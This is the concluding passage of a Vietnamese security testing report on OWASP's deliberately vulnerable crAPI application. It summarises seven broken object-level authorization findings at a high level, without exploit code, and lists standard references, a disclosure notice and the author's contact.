Quá trình kiểm thử bảo mật trên crAPI đã phát hiện ra chuỗi 7 lỗ hổng Broken Object Level Authorization (BOLA) nghiêm trọng, cho phép kẻ tấn công truy cập trái phép vào thông tin nhạy cảm của người dùng khác, bao gồm:

- Thông tin cá nhân (PII): Email, số điện thoại, tên đầy đủ
- Thông tin phương tiện: VIN, lịch sử service, vị trí GPS real-time

- Thông tin thanh toán: Số thẻ tín dụng, ngày hết hạn (PCI DSS Violation)

Mặc dù ứng dụng đã triển khai một số cơ chế phòng thủ tốt (output encoding cho XSS, type validation cho SQLi), nhưng logic phân quyền hoàn toàn vắng mặt tại hầu hết các endpoint API.

10. TÀI LIỆU THAM KHẢO

1. OWASP API Security Top 10 2023 - API1: Broken Object Level Authorization
   https://owasp.org/www-project-api-security/
2. CWE-639: Authorization Bypass Through User-Controlled Key
   https://cwe.mitre.org/data/definitions/639.html
3. PCI DSS Requirement 3.4: Render PAN unreadable
   https://www.pcisecuritystandards.org/
4. GDPR Article 5 & 32: Data Protection Principles
   https://gdpr-info.eu/
5. crAPI GitHub Repository:
   https://github.com/OWASP/crAPI
6. PortSwigger Web Security Academy - IDOR:
   https://portswigger.net/web-security/access-control/idor

** Responsible Disclosure:**

Báo cáo này được công bố với mục đích giáo dục và nâng cao nhận thức bảo mật. Tác giả không chịu trách nhiệm cho bất kỳ hành vi lạm dụng nào từ thông tin trong báo cáo này.

📧 **Liên hệ**:
Nguyễn Trung Đạt – Email: trungdatnguyen9@gmail.com

© *2026* Nguyễn Trung Đạt. *All rights reserved.*